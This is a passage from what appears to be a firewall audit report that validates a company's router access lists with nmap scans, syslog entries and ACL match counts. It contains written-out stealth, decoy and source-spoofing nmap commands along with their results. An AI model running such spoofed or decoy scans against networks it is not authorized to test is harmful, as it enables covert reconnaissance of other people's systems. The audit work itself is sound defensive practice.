Internet Protocol, Src Addr: 10.0.0.1 (10.0.0.1), Dst Addr: 192.168.0.4 (192.168.0.1)
Protocol: TCP (0x06)
Source: 10.0.0.1 (10.0.0.1)
Destination: 192.168.0.1 (192.168.0.1)
Transmission Control Protocol, Src Port: 56457 (56457), Dst Port: 25 (25)
Source Port: 56457 (56457)
Destination Port: 25 (25)
Flags: 0x0002 (SYN)

ICMP Echo Reply Traffic

Internet Protocol
Protocol: ICMP (0x01)
Source: 10.0.0.1 (10.0.0.1)
Destination: 172.16.0.140 (172.16.0.140)
Internet Control Message Protocol
Type: 0 (Echo (ping) reply)
Code: 0

Validating the Denial of Unauthorized Traffic

We also want to ensure unauthorized traffic is blocked. Spoofing traffic as well as the most commonly probed ports will be checked here. The Nmap commands we will use to check unauthorized source IP addresses will utilize Nmap's decoy function. This function allows the substitution of any IP address (to include the real source IP address) in the source IP header of the generated packet. This will allow us to simulate unauthorized source IP addresses. Additionally, we will turn on the fragmentation option of Nmap to verify CBAC's fragmentation inspection function for 1 test. We will also try to set a variety of TCP flags to verify the router's state table functionality. Refer to appendix C and D for the complete listing of GIACE ACLs we will be verifying. We will substitute the unauthorized source IP addresses in the "decoy" portion of the Nmap syntax and use the non randomize (-r, scans ports in sequential order) function to help us track the progress of the test. The following Nmap commands will be used in this test.

nmap -sS -p 1-65301 -P0 -v -r -
D172.16.0.1,192.168.0.1,224.0.0.1,240.0.0.1,0.0.0.1,169.254.0.1,192.0.2.
1,127.0.0.1,1.0.0.1,2.0.0.1,5.0.0.1,7.0.0.1,23.0.0.1,27.0.0.1,31.0.0.1,36.0.
0.1,37.0.0.1,39.0.0.1,41.0.0.1,42.0.0.1,58.0.0.1,59.0.0.1,60.0.0.1,70.0.0.1,
71.0.0.1,72.0.0.1,73.0.0.1,74.0.0.1,75.0.0.1,76.0.0.1,77.0.0.1,78.0.0.1,79.
0.0.1,83.0.0.1,84.0.0.1,85.0.0.1,86.0.0.1,87.0.0.1,88.0.0.1,89.0.0.1,90.0.0.
1,91.0.0.1,92.0.0.1,93.0.0.1,94.0.0.1,95.0.0.1,96.0.0.1,97.0.0.1,98.0.0.1,9
9.0.0.1,100.0.0.1,101.0.0.1,102.0.0.1,103.0.0.1,104.0.0.1,105.0.0.1,106.0.
0.1,107.0.0.1,108.0.0.1,109.0.0.1,110.0.0.1,111.0.0.1,112.0.0.1,113.0.0.1,
114.0.0.1,115.0.0.1,116.0.0.1,117.0.0.1,118.0.0.1,119.0.0.1,120.0.0.1,121
.0.0.1,122.0.0.1,123.0.0.1,124.0.0.1,125.0.0.1,126.0.0.1,197.0.0.1,222.0.0
.1,223.0.0.1 172.16.0.140

nmap -sX -p 1-65301 -P0 -v -r -
D172.16.0.1,192.168.0.1,224.0.0.1,240.0.0.1,0.0.0.1,169.254.0.1,192.0.2.
1,127.0.0.1,1.0.0.1,2.0.0.1,5.0.0.1,7.0.0.1,23.0.0.1,27.0.0.1,31.0.0.1,36.0.
0.1,37.0.0.1,39.0.0.1,41.0.0.1,42.0.0.1,58.0.0.1,59.0.0.1,60.0.0.1,70.0.0.1,
71.0.0.1,72.0.0.1,73.0.0.1,74.0.0.1,75.0.0.1,76.0.0.1,77.0.0.1,78.0.0.1,79.
0.0.1,83.0.0.1,84.0.0.1,85.0.0.1,86.0.0.1,87.0.0.1,88.0.0.1,89.0.0.1,90.0.0.
1,91.0.0.1,92.0.0.1,93.0.0.1,94.0.0.1,95.0.0.1,96.0.0.1,97.0.0.1,98.0.0.1,9
9.0.0.1,100.0.0.1,101.0.0.1,102.0.0.1,103.0.0.1,104.0.0.1,105.0.0.1,106.0.
0.1,107.0.0.1,108.0.0.1,109.0.0.1,110.0.0.1,111.0.0.1,112.0.0.1,113.0.0.1,
114.0.0.1,115.0.0.1,116.0.0.1,117.0.0.1,118.0.0.1,119.0.0.1,120.0.0.1,121
.0.0.1,122.0.0.1,123.0.0.1,124.0.0.1,125.0.0.1,126.0.0.1,197.0.0.1,222.0.0
.1,223.0.0.1 172.16.0.140

nmap -sF -p 1-65301 -P0 -v -r -f -
D172.16.0.1,192.168.0.1,224.0.0.1,240.0.0.1,0.0.0.1,169.254.0.1,192.0.2.
1,127.0.0.1,1.0.0.1,2.0.0.1,5.0.0.1,7.0.0.1,23.0.0.1,27.0.0.1,31.0.0.1,36.0.
0.1,37.0.0.1,39.0.0.1,41.0.0.1,42.0.0.1,58.0.0.1,59.0.0.1,60.0.0.1,70.0.0.1,
71.0.0.1,72.0.0.1,73.0.0.1,74.0.0.1,75.0.0.1,76.0.0.1,77.0.0.1,78.0.0.1,79.
0.0.1,83.0.0.1,84.0.0.1,85.0.0.1,86.0.0.1,87.0.0.1,88.0.0.1,89.0.0.1,90.0.0.
1,91.0.0.1,92.0.0.1,93.0.0.1,94.0.0.1,95.0.0.1,96.0.0.1,97.0.0.1,98.0.0.1,9
9.0.0.1,100.0.0.1,101.0.0.1,102.0.0.1,103.0.0.1,104.0.0.1,105.0.0.1,106.0.
0.1,107.0.0.1,108.0.0.1,109.0.0.1,110.0.0.1,111.0.0.1,112.0.0.1,113.0.0.1,
114.0.0.1,115.0.0.1,116.0.0.1,117.0.0.1,118.0.0.1,119.0.0.1,120.0.0.1,121
.0.0.1,122.0.0.1,123.0.0.1,124.0.0.1,125.0.0.1,126.0.0.1,197.0.0.1,222.0.0
.1,223.0.0.1 172.16.0.140

nmap -sN -p 1-65301 -P0 -v -r -
D172.16.0.1,192.168.0.1,224.0.0.1,240.0.0.1,0.0.0.1,169.254.0.1,192.0.2.
1,127.0.0.1,1.0.0.1,2.0.0.1,5.0.0.1,7.0.0.1,23.0.0.1,27.0.0.1,31.0.0.1,36.0.
0.1,37.0.0.1,39.0.0.1,41.0.0.1,42.0.0.1,58.0.0.1,59.0.0.1,60.0.0.1,70.0.0.1,
71.0.0.1,72.0.0.1,73.0.0.1,74.0.0.1,75.0.0.1,76.0.0.1,77.0.0.1,78.0.0.1,79.
0.0.1,83.0.0.1,84.0.0.1,85.0.0.1,86.0.0.1,87.0.0.1,88.0.0.1,89.0.0.1,90.0.0.

1,91.0.0.1,92.0.0.1,93.0.0.1,94.0.0.1,95.0.0.1,96.0.0.1,97.0.0.1,98.0.0.1,9
9.0.0.1,100.0.0.1,101.0.0.1,102.0.0.1,103.0.0.1,104.0.0.1,105.0.0.1,106.0.
0.1,107.0.0.1,108.0.0.1,109.0.0.1,110.0.0.1,111.0.0.1,112.0.0.1,113.0.0.1,
114.0.0.1,115.0.0.1,116.0.0.1,117.0.0.1,118.0.0.1,119.0.0.1,120.0.0.1,121
.0.0.1,122.0.0.1,123.0.0.1,124.0.0.1,125.0.0.1,126.0.0.1,197.0.0.1,222.0.0
.1,223.0.0.1 172.16.0.140

nmap -sU -p 1-65301 -P0 -v -r -
D172.16.0.1,192.168.0.1,224.0.0.1,240.0.0.1,0.0.0.1,169.254.0.1,192.0.2.
1,127.0.0.1,1.0.0.1,2.0.0.1,5.0.0.1,7.0.0.1,23.0.0.1,27.0.0.1,31.0.0.1,36.0.
0.1,37.0.0.1,39.0.0.1,41.0.0.1,42.0.0.1,58.0.0.1,59.0.0.1,60.0.0.1,70.0.0.1,
71.0.0.1,72.0.0.1,73.0.0.1,74.0.0.1,75.0.0.1,76.0.0.1,77.0.0.1,78.0.0.1,79.
0.0.1,83.0.0.1,84.0.0.1,85.0.0.1,86.0.0.1,87.0.0.1,88.0.0.1,89.0.0.1,90.0.0.
1,91.0.0.1,92.0.0.1,93.0.0.1,94.0.0.1,95.0.0.1,96.0.0.1,97.0.0.1,98.0.0.1,9
9.0.0.1,100.0.0.1,101.0.0.1,102.0.0.1,103.0.0.1,104.0.0.1,105.0.0.1,106.0.
0.1,107.0.0.1,108.0.0.1,109.0.0.1,110.0.0.1,111.0.0.1,112.0.0.1,113.0.0.1,
114.0.0.1,115.0.0.1,116.0.0.1,117.0.0.1,118.0.0.1,119.0.0.1,120.0.0.1,121
.0.0.1,122.0.0.1,123.0.0.1,124.0.0.1,125.0.0.1,126.0.0.1,197.0.0.1,222.0.0
.1,223.0.0.1 172.16.0.140

The results of the scans showed that all ports were filtered.

When traffic is blocked, we want to ensure the event gets logged to the syslog server. To document the contents of the syslog server here would occupy pages for a single test. Therefore, a sample entry will be described keeping in mind there are hundreds of entries for these test. All is required is to substitute the source IP address and the destination port for each entry. An entry such as this show that the unauthorized traffic was blocked.

Feb 11 12:26:28 10.0.0.2 4010: 04:28:57: %SEC-6-IPACCESSLOGP: list giacnetin denied tcp 172.16.0.1(44700) (Ethernet0 0002.4416.15e6) -> 172.16.0.140(51), 1 packet

This is the syslog entry written from the router to the syslog server. It provides the date, time, IP address of the device sending the entry (GIACE external router in this case), syslog facility and keyword, ACL denying the packet, source IP address port and MAC address and finally the destination IP address and port. In this example, the ACL giacnetin blocked a packet from IP 172.16.0.1 (obviously spoofed), port 44700 to destination IP 172.16.0.140 port 51. Similar messages were received for each ACL in the giacnetin ACL. It was noted however, that not all packets were logged. Router performance issues were most likely the cause.

Before our test of this ACL is complete, we can double check the ACL in the router and check the number of matches to each rule in the ACL. Below is a

sample of the ACLs that were matched by the test (includes unauthorized ports, spoofed IP addresses and commonly probed port examples).

deny tcp any any eq 3306 log-input (24 matches)
deny tcp any any eq tacacs log-input (12 matches)
deny tcp any any eq 22 log-input (108 matches)
deny ip 41.0.0.0 0.255.255.255 any log-input (480 matches)
deny ip 42.0.0.0 0.255.255.255 any log-input (363 matches)
deny ip 58.0.0.0 0.255.255.255 any log-input (526 matches)
deny ip 59.0.0.0 0.255.255.255 any log-input (299 matches)
deny tcp any any range 12345 12346 log-input (422 matches)
permit icmp any host 192.168.0.10 echo (12 matches)
permit tcp any host 192.168.0.4 eq www (67 matches)
permit tcp any host 192.168.0.4 eq 443 (45 matches)
permit udp any host 192.168.0.10 eq isakmp (34 matches)
permit esp any host 192.168.0.10 (60 matches)
permit icmp any 172.16.0.0 0.0.0.255 echo-reply (30 matches)
permit tcp any host 192.168.0.1 eq smtp (51 matches)

The above list can be reviewed by entering the "show ip access-lists giacnetin" command in enable mode. It shows the specific rule and the number of times a packet was received that matched the rule.

While we directed the traffic at the server network for this test, we want to ensure that we can't get to the DMZ, user nets or service net hosts we not supposed to get to before we fully validate policies 1 and 3. We'll run a few more nmap tests from 10.0.0.1 and check the logs. The nmap commands will be:

nmap –sS –v –P0 –p 53 172.16.0.125
nmap –sS –v –P0 –p 53 192.168.0.10
nmap –sS –v –P0 –p 53 192.168.0.3

The results of the scan showed all ports filtered. The logs showed the following:

Mar 2 00:50:2 10.0.0.2 31: 00:35:10: %SEC-6-IPACCESSLOGP: list giacnetin denied tcp 10.0.0.1(41428) (Ethernet0 5254.05f1.dec4) -> 172.16.0.125(53), 1 packet

Mar 2 00:51:26 10.0.0.2 28: 00:37:07: %SEC-6-IPACCESSLOGP: list giacnetin denied tcp 10.0.0.1(43974) (Ethernet0 5254.05f1.dec4) -> 192.168.0.10(53), 1 packet

Mar 2 00:52:42 10.0.0.2 31: 00:38:23: %SEC-6-IPACCESSLOGP: list giacnetin denied tcp 10.0.0.1(57828) (Ethernet0 5254.05f1.dec4) -> 192.168.0.3(53), 1 packet

This validates policies 1 and 3.

The same process for auditing each ACL will be used in each test. We will only discuss the differences between commands in future tests.

4.1.3.1.2. TESTING THE EXTNETIN ACL

Validating Permitted Traffic

In this test of policy 3, we want to make sure that the ping echo requests are allowed into the GIACE internal router to test connectivity in order to establish the VPN from the teleworkers, suppliers, mobile sales force and partners. We will rerun this test from 10.0.0.1. The rule was tested as part of the giacnetin test:

This test of policy 1, ensures GIACE internal employees can test connectivity to the Internet. This rule allows the echo replies back into the GIACE LAN from the Internet. This rule was tested with the giacnetin test.

The next rule to be tested is:

permit udp any host 192.168.0.10 eq isakmp

This test of policy 1 was verified as part of the giacnetin test. The response from nmap would have been filtered in the previous test of the rule if the internal router had blocked the udp scan of 192.168.0.10. To double check our results, we can check the extnetin ACL on the internal router and look for matches. The result was:

permit udp any host 192.168.0.10 eq isakmp (34 matches)

The next rule to be tested is:

permit esp any host 192.168.0.10

This test was verified as part of the giacnetin test.

We haven't tested the smtp traffic from the service network to the GIACE internal e-mail server for policy 6. We'll use nmap and use it's source IP function (-S <IP address>, -e <network interface>) to spoof a packet from the external e-mail server (192.168.0.1). This test will be run from 192.168.0.4. The rule to be tested is:

permit tcp host 192.168.0.1 host 172.16.0.134 eq smtp

The nmap command to be used is:

nmap sS –P0 –v –S 192.168.0.1 –e eth0 –p 25 172.16.0.134

The test results were as follows:

```
Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/ )
Host  (172.16.0.134) appears to be up ... good.
Initiating SYN Stealth Scan against  (172.16.0.134)
  Adding TCP Port 25 (state open)
The SYN Stealth Scan took 36 seconds to scan 1 ports.
Interesting ports on  (172.16.0.134):
Port        State   Service
25/tcp      open    smtp
```

We can verify the ACL actually worked by checking for matches on the internal router. The results were:

permit tcp host 192.168.0.1 host 172.16.0.134 eq smtp (4 matches)

This indicates that the servicelanout ACL and the extnetin ACL both allowed the traffic. It is noteworthy that the packet was spoofed from a trusted network. This shows that an attacker could get past the internal firewall if the service LAN was penetrated.

Next we will check the ACL which allows the webserver in the service LAN to query the SYSLOG Server in the server network as part of policy 5. We will generate traffic from 192.168.0.4. The ACL to be tested is:

permit tcp host 192.168.0.4 host 172.16.0.140 eq 3306

The nmap command will be:

nmap –sS –p 3306 –v –P0 172.16.0.140

The results were:

```
Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/ )
Host  (172.16.0.140) appears to be up ... good.
Initiating SYN Stealth Scan against  (172.16.0.140)
  Adding TCP Port 3306 (state open)
The SYN Stealth Scan took 10 seconds to scan 1 ports.
Interesting ports on  (172.16.0.140):
Port        State   Service
3306/tcp    open    mysql
```

This shows that the ACL allows the required traffic to the MySQL Server.

Next, for policy 6, we need to check traffic from the service net to the syslog server in the server net. Traffic will be generated from 192.168.0.4. The rule to be tested is:

permit udp 192.168.0.0 0.0.0.15 host 172.16.0.136 eq syslog

The nmap command to be used will be:

nmap –sU –p 514 –v –P0 172.16.0.136

The results were:

```
Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/ )
Host  (172.16.0.136) appears to be up ... good.
Initiating UDP Scan against  (172.16.0.136)
The UDP Scan took 12 seconds to scan 1 ports.
Interesting ports on  (172.16.0.136):
Port        State    Service
514/udp     open     syslog
```

This shows the ACL allowed the traffic.

NOTE: For the remainder of the tests we will only provide the test results and describe the differences in tests if required.

Testing logging messages from the GIACE External Router as part of policy 16. Traffic will be generated from 192.168.0.4 to force the router to send a syslog message to the syslog server. The rule to be tested is:

permit udp host 10.0.0.2 host 172.16.0.136 eq syslog

The nmap command will be:

nmap –sS –p 65000 –v –P0 172.16.0.140

The results are indicated by the ACL match in the internal router.

permit udp host 10.0.0.2 host 172.16.0.136 eq syslog (2 matches)

Testing NTP requests from the ntp servers in the server net as part of policy 5. Traffic will be generated from 192.168.0.4. The ACLs to be tested are:

permit udp 192.168.0.0 0.0.0.7 host 172.16.0.137 eq ntp
permit udp 192.168.0.0 0.0.0.7 host 172.16.0.138 eq ntp

The nmap commands are:

nmap –sU –p 123 –v –P0 172.16.0.137-138

The results are:

```
Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/ )
Host  (172.16.0.137) appears to be up ... good.
Initiating UDP Scan against  (172.16.0.137)
The UDP Scan took 12 seconds to scan 1 ports.
Interesting ports on  (172.16.0.137):
Port        State   Service
123/udp   open     ntp

Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/ )
Host  (172.16.0.138) appears to be up ... good.
Initiating UDP Scan against  (172.16.0.18)
The UDP Scan took 14 seconds to scan 1 ports.
Interesting ports on  (172.16.0.138):
Port        State   Service
123/udp   open     ntp
```

We can verify the results by checking for matches in the internal router. The results were:

```
permit udp 192.168.0.0 0.0.0.7 host 172.16.0.137 eq ntp (2 matches)
permit udp 192.168.0.0 0.0.0.7 host 172.16.0.138 eq ntp (9 matches)
```

This showed all ACLs permitted the traffic.

Testing TFTP requests from the external routers to the TFTP servers running on the sysadmin machines as part of policy 16. We'll generate the traffic from the GIACE external router using the "copy start-up configuration tftp" command and providing the sysadmin IP addresses when prompted. The ACLs to be tested are:

```
permit udp host 192.168.0.9 host 172.16.0.142 eq tftp
permit udp host 192.168.0.9 host 172.16.0.143 eq tftp
```

The results are verified by checking for matches in the internal router. The results were:

```
permit udp host 192.168.0.9 host 172.16.0.142 eq tftp (5 matches)
permit udp host 192.168.0.9 host 172.16.0.143 eq tftp (5 matches)
```

This shows the ACLs permitted the traffic.

Validating the Denial of Unauthorized Traffic

We'll use the same process to verify that the ACLs are blocking unauthorized traffic. See the test of the giacnetin ACL (4.1.3.1.1) for nmap commands. The results of the scan showed all ports were filtered by the giacnetin ACL. The deny portion of this ACL would only be used if attacker were able to penetrate the exterior firewall. This portion provides defense in depth as stated in our design concept.

When traffic is blocked, we want to ensure the event gets logged to the syslog server. An entry such as this show that the unauthorized traffic was blocked.

> Feb 12 11:26:28 10.0.0.2 4410: 02:28:19: %SEC-6-IPACCESSLOGP: list giacnetin denied tcp 172.16.0.1(700) (Ethernet0 0002.4416.15e6) -> 172.16.0.140(5), 1 packet

Traffic matches in the Internal routers ACL shows the following samples:

```
permit icmp any host 192.168.0.10 echo (10 matches)
permit icmp any 172.16.0.0 0.0.0.255 echo-reply (5 matches)
permit udp any host 192.168.0.10 eq isakmp (34 matches)
permit esp any host 192.168.0.10 (60 matches)
permit tcp host 192.168.0.1 host 172.16.0.134 eq smtp (4 matches)
permit tcp host 192.168.0.4 host 172.16.0.140 eq 3306 (2 matches)
permit udp 192.168.0.0 0.0.0.15 host 172.16.0.136 eq syslog ( 7 matches)
permit udp host 10.0.0.2 host 172.16.0.136 eq syslog (2 matches)
permit udp 192.168.0.0 0.0.0.7 host 172.16.0.137 eq ntp (2 matches)
permit udp 192.168.0.0 0.0.0.7 host 172.16.0.138 eq ntp (9 matches)
permit udp host 192.168.0.9 host 172.16.0.142 eq tftp (5 matches)
permit udp host 192.168.0.9 host 172.16.0.143 eq tftp (5 matches)
```

Before we validate policies 6 and 16, we need to make sure an attacker can't get from the server and DMZ networks to networks their not authorized to go to. We generate nmap commands from 192.168.0.4 and 192.168.0.9 and then check the logs. The nmap commands are:

```
nmap –sS –v –p 137 –P0 172.16.0.130
nmap –sS –v –p 137 –P0 172.16.0.120
nmap –sU –v –p 137 –P0 172.16.0.130
nmap –sU –v –p 137 –P0 172.16.0.120
```

From 192.168.0.9, we'll try to telnet to 172.16.0.130 and 172.16.0.120.

The results showed the ports filtered or open (UDP). The logs showed the following:

Mar 2 03:46:43 192.168.0.9 44: 03:32:25: %SEC-6-IPACCESSLOGP: list servicelanout denied tcp 192.168.0.4(34475) (Ethernet0 5254.05f1.dec4) -> 172.16.0.130(137), 1 packet

Mar 2 03:47:00 192.168.0.9 45: 03:32:42: %SEC-6-IPACCESSLOGP: list servicelanout denied tcp 192.168.0.4(56995) (Ethernet0 5254.05f1.dec4) -> 172.16.0.120(137), 1 packet

Mar 2 03:47:18 192.168.0.9 46: 03:32:59: %SEC-6-IPACCESSLOGP: list servicelanout denied udp 192.168.0.4(33114) (Ethernet0 5254.05f1.dec4) -> 172.16.0.120(137), 1 packet
Mar 2 03:47:41 192.168.0.9 47: 03:33:22: %SEC-6-IPACCESSLOGP: list servicelanout denied udp 192.168.0.4(48482) (Ethernet0 5254.05f1.dec4) -> 172.16.0.130(137), 1 packet

Mar 2 01:41:15 172.16.0.158 53: 000050: *Mar 1 01:28:40.159 UTC: %SEC-6-IPACCESSLOGP: list extnetin denied tcp 192.168.0.9(11000) (Serial0) -> 172.16.0.120(23), 1 packet

Mar 2 01:41:55 172.16.0.158 55: 000052: *Mar 1 01:29:20.879 UTC: %SEC-6-IPACCESSLOGP: list extnetin denied tcp 192.168.0.9(11001) (Serial0) -> 172.16.0.130(23), 1 packet

This validates policies 6 and 16.

4.1.3.1.3. TESTING THE SERVERNETOUT ACL

Validating Permitted Traffic

In this series of tests of policy 11, we're checking for the required netbios traffic from the server net to the user net. We'll generate traffic using nmap from 172.16.0.140. The ACL to be tested is:

permit tcp host 172.16.0.132 172.16.0.0 0.0.0.127 eq 137

The nmap command will be:

nmap –sS –v –p 137 –P0 –S 172.16.0.132 –e eth0 172.16.0.2

Nmap results:

Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/)
Host (172.16.0.2) appears to be up ... good.
Initiating SYN Stealth Scan against (172.16.0.2)
The SYN Stealth Scan took 37 seconds to scan 1 ports.
Interesting ports on (172.16.0.2):

Port State Service
137/tcp open netbios-ns

The internal router ACL shows the match.

permit tcp host 172.16.0.132 172.16.0.0 0.0.0.127 eq 137 (6 matches)

The next rule to be tested is:

permit udp host 172.16.0.132 172.16.0.0 0.0.0.127 eq netbios-ns

The nmap command will be:

nmap –sU –v –p 137 –P0 –S 172.16.0.132 –e eth0 172.16.0.2

The results were:

Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/)
Host (172.16.0.2) appears to be up ... good.
Initiating UDP Scan against (172.16.0.2)
The UDP Scan took 27 seconds to scan 1 ports.
Interesting ports on (172.16.0.2):
Port State Service
137/udp open netbios-ns

The internal router ACL shows the match.

permit udp host 172.16.0.132 172.16.0.0 0.0.0.127 eq netbios-ns (2 matches).

Next Netbios rule:

permit udp host 172.16.0.130 172.16.0.0 0.0.0.127 range netbios-ns netbios-dgm

The nmap command will be:

nmap –sU –p 137-138 –v-P0 –S 172.16.0.130 –e eth0 172.16.0.2

The results were:

Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/)
Host (172.16.0.2) appears to be up ... good.
Initiating UDP Scan against (172.16.0.2)
The UDP Scan took 12 seconds to scan 1 ports.
Interesting ports on (172.16.0.2):

Port	State	Service
137/udp	open	netbios-ns
138/udp	open	netbios-dgm

The internal router ACL shows the match.

permit udp host 172.16.0.130 172.16.0.0 0.0.0.127 range netbios-ns netbios-dgm (4 matches)

Next rule:

permit tcp host 172.16.0.130 172.16.0.0 0.0.0.127 range 137 139

The nmap command will be:

nmap –sS –v –p 137-139 –S 172.16.0.130 –e eth0 –P0 172.16.0.2

The results were:

Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/)
Host (172.16.0.2) appears to be up ... good.
Initiating SYN Stealth Scan against (172.16.0.2)
The SYN Stealth Scan took 37 seconds to scan 1 ports.
Interesting ports on (172.16.0.2):

Port	State	Service
137/tcp	open	netbios-ns
138/tcp	open	netbios-dgm
139/tcp	open	netbios-ssn

The internal router ACL shows the match.

permit tcp host 172.16.0.130 172.16.0.0 0.0.0.127 range 137 139 (18 matches).

Next Rule:

permit udp host 172.16.0.131 172.16.0.0 0.0.0.127 range netbios-ns netbios-dgm

Nmap command to be used:

nmap –sU –p 137-138 –v-P0 –S 172.16.0.131 –e eth0 172.16.0.2

Results:

Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/)

```
Host  (172.16.0.2) appears to be up ... good.
Initiating UDP Scan against  (172.16.0.2)
The UDP Scan took 12 seconds to scan 1 ports.
Interesting ports on  (172.16.0.2):
Port        State   Service
137/udp   open  netbios-ns
138/udp   open  netbios-dgm
```

Internal Router match shows:

permit udp host 172.16.0.131 172.16.0.0 0.0.0.127 range netbios-ns netbios-dgm (4 matches)

Next Rule:

permit tcp host 172.16.0.131 172.16.0.0 0.0.0.127 range 137 139

Nmap command to be used:

nmap –sS –p 137-139 –v-P0 –S 172.16.0.131 –e eth0 172.16.0.2

Results:

```
Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/ )
Host  (172.16.0.2) appears to be up ... good.
Initiating SYN Stealth Scan against  (172.16.0.2)
The SYN Stealth Scan took 36 seconds to scan 1 ports.
Interesting ports on  (172.16.0.2):
Port        State   Service
137/tcp   open    netbios-ns
138/tcp   open    netbios-dgm
139/tcp   open    netbios-ssn
```

Internal Router match shows:

permit tcp host 172.16.0.131 172.16.0.0 0.0.0.127 range 137 139 (18 matches)

Next Rule:

permit udp host 172.16.0.133 172.16.0.0 0.0.0.127 range netbios-ns netbios-dgm

Nmap command to be used:

nmap –sU –p 137-138 –v-P0 –S 172.16.0.133 –e eth0 172.16.0.2

Results:

```
Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/ )
Host  (172.16.0.2) appears to be up ... good.
Initiating UDP Scan against  (172.16.0.2)
The UDP Scan took 12 seconds to scan 1 ports.
Interesting ports on  (172.16.0.2):
Port        State   Service
137/udp   open  netbios-ns
138/udp   open  netbios-dgm
```

Internal Router match shows:

permit udp host 172.16.0.133 172.16.0.0 0.0.0.127 range netbios-ns netbios-dgm (4 matches)

Next Rules to be tested for policy 9 are:

permit udp host 172.16.0.135 host 192.168.0.3 eq domain
permit tcp host 172.16.0.135 host 192.168.0.3 eq domain

Nmap commands to be used:

nmap –sU –p 53 –v-P0 –S 172.16.0.135 –e eth0 192.168.0.3
nmap –sS –p 53 –v-P0 –S 172.16.0.135 –e eth0 192.168.0.3

Results:

```
Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/ )
Host  (192.168.0.3) appears to be up ... good.
Initiating UDP Scan against  (192.168.0.3)
The UDP Scan took 22 seconds to scan 1 ports.
Interesting ports on  (192.168.0.3):
Port        State   Service
53/udp     open    domain
```

```
Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/ )
Host  (192.168.0.3) appears to be up ... good.
Initiating SYN Stealth Scan against  (192.168.0.3)
The SYN Stealth Scan took 36 seconds to scan 1 ports.
Interesting ports on  (192.168.0.3):
Port        State      Service
53/tcp      open       domain
```

Internal Router match shows:

permit udp host 172.16.0.135 host 192.168.0.3 eq domain (2 matches)
permit tcp host 172.16.0.135 host 192.168.0.3 eq domain (2 matches)

Next Rule for policy 9:

permit tcp host 172.16.0.134 host 192.168.0.1 eq smtp

Nmap command to be used:

nmap –sS –p 25 –v-P0 –S 172.16.0.134 –e eth0 192.168.0.1

Results:

```
Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/ )
Host  (192.168.0.1) appears to be up ... good.
Initiating SYN Stealth Scan against  (192.168.0.1)
The SYN Stealth Scan took 36 seconds to scan 1 ports.
Interesting ports on  (192.168.0.1):
Port        State   Service
25/tcp      open    smtp
```

Internal Router match shows:

permit tcp host 172.16.0.134 host 192.168.0.1 eq smtp (6 matches)

Next Rule for policy 8:

permit icmp 172.16.0.128 0.0.0.127 any echo

Nmap command to be used:

nmap –sP –v –PI 10.0.0.1

Results:

```
Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/ )
Host  (10.0.0.1) appears to be up
Nmap run completed – 1 IP address (1 host up) scanned in
1 second.
```

This demonstrates the ping echo to 10.0.0.1 and reply was allowed from the GAICE LAN.

Next Rules for policy 8:

permit tcp host 172.16.0.142 any eq www
permit tcp host 172.16.0.143 any eq www

Nmap commands to be used:

nmap –sS –v –P0 –p 80 –S 172.16.0.142 –e eth0 192.168.0.4
nmap –sS –v –P0 –p 80 –S 172.16.0.143 –e eth0 192.168.0.4

Results for both tests:

```
Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/ )
Host  (192.168.0.4) appears to be up ... good.
Initiating SYN Stealth Scan against  (192.168.0.4)
The SYN Stealth Scan took 36 seconds to scan 1 ports.
Interesting ports on  (192.168.0.4):
Port       State    Service
80/tcp     open     http
```

Next rules for policy 8:

permit tcp host 172.16.0.142 any eq 443
permit tcp host 172.16.0.143 any eq 443

Nmap commands to be used:

nmap –sS –v –P0 –p 443 –S 172.16.0.142 –e eth0 192.168.0.4
nmap –sS –v –P0 –p 443 –S 172.16.0.143 –e eth0 192.168.0.4

Results for both tests:

```
Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/ )
Host  (192.168.0.4) appears to be up ... good.
Initiating SYN Stealth Scan against  (192.168.0.4)
The SYN Stealth Scan took 36 seconds to scan 1 ports.
Interesting ports on  (192.168.0.4):
Port       State    Service
80/tcp     open     https
```

Next Rules for policy 8:

permit tcp host 172.16.0.142 any eq nntp
permit tcp host 172.16.0.142 any eq ftp
permit tcp host 172.16.0.142 any eq ftp-data
permit tcp host 172.16.0.143 any eq nntp
permit tcp host 172.16.0.143 any eq ftp
permit tcp host 172.16.0.143 any eq ftp-data

Nmap commands to be used:

```
nmap –sS -v –P0 –p 20-21,119 –S 172.16.0.142 –e eth0 10.0.0.1
nmap –sS -v –P0 –p 20-21,119 –S 172.16.0.143 –e eth0 10.0.0.1
```

Results:

```
Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/ )
Host  (10.0.0.1) appears to be up ... good.
Initiating SYN Stealth Scan against  (10.0.0.1)
The SYN Stealth Scan took 36 seconds to scan 1 ports.
Interesting ports on  (10.0.0.1):
Port       State       Service
20/tcp     open        ftp-data
21/tcp     open        ftp
119/tcp    open        nntp
```

Internal Router match shows:

```
permit tcp host 172.16.0.142 any eq nntp (6 matches)
permit tcp host 172.16.0.142 any eq ftp (6 matches)
permit tcp host 172.16.0.142 any eq ftp-data (6 matches)
permit tcp host 172.16.0.143 any eq nntp (6 matches)
permit tcp host 172.16.0.143 any eq ftp (6 matches)
permit tcp host 172.16.0.143 any eq ftp-data (6 matches)
```

This next rule is required to allow the GIACE internal router to authenticate external users seeking to establish a VPN with the GIACE internal router. Because this transaction is initiated from the internal router, we don't know which client port the router will use to establish the session with the tacacs+ server. Therefore, we can't write an ACL by port number. CBAC also cannot account for this traffic because the traffic is not initiated external to the router preventing CBAC from opening up the ACL for the return traffic. However, we know the hosts that will be involved in the transaction (172.16.0.141 and 172.16.0.158) and we know they will use TCP. Therefore, our ACL will focus on the ACK packet from the tacacs+ server in response to the internal router's SYN packet. The ACL to be tested is for policy 10 is:

```
permit tcp host 172.16.0.141 host 172.16.0.158 ack
```

The nmap command to be used is:

